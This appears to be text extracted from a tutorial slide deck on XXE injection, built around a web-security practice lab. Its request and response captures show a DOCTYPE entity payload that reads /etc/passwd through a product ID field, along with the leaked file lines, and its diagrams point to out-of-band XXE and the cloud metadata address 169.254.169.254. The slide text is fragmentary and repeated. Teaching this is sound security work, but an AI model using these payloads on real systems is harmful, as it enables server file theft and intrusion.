

XML EXTERNAL ENTITY (XXE) INJECTION

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Use? → Store and transport data.

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Example:

```
<note>  
  <to>Tove</to>  
  <from>Jani</from>  
  <heading>Reminder</heading>  
  <body>Don't forget me this weekend!</body>  
</note>
```

<xml />

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Use? → Store and transport data.

Example:

```
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>
```

→ no work is done above!

<xml />



productID=1
&storeId=1



WEB SERVER

```
<stockCheck>  
  <productId>1</productId>  
  <storeId>1</storeId>  
</stockCheck>
```




productID=1
&storeID=1



WEB SERVER




SERVER WITH
SENSITIVE DATA
169.254.169.254





SERVER WITH
SENSITIVE DATA
169.254.169.254







SERVER WITH
SENSITIVE DATA
169.254.169.254

OUT OF BOUND XXE



HACKER'S SERVER

169.254.169.254

OUT OF BOUND XXE



OUT OF BOUND XXE



Request

Pretty Raw \n Actions ▾

```
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://acb01f051f768bf5808d72f100a1004c.web-security-academy.net/product?productId=4
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21 <stockCheck>
  <productId>
    4'
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

? ⚙️ ⬅️ ➡️ Search... 0 matches

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 24
5
6 "Invalid product ID: 4'"
```

Request

Pretty Raw \n Actions ▾

```
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://acb01f051f768bf5808d72f100a1004c.web-security-academy.net/product?productId=4
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19 <?xml version="1.0" encoding="UTF-8"?>
20   <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21   <stockCheck>
22     <productId>
23       &xxe;
24     </productId>
25   </stockCheck>
```



0 matches

Response

Pretty Raw Render \n Actions

```
21 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 apt:x:100:65534:/nonexistent:/usr/sbin/nologin
```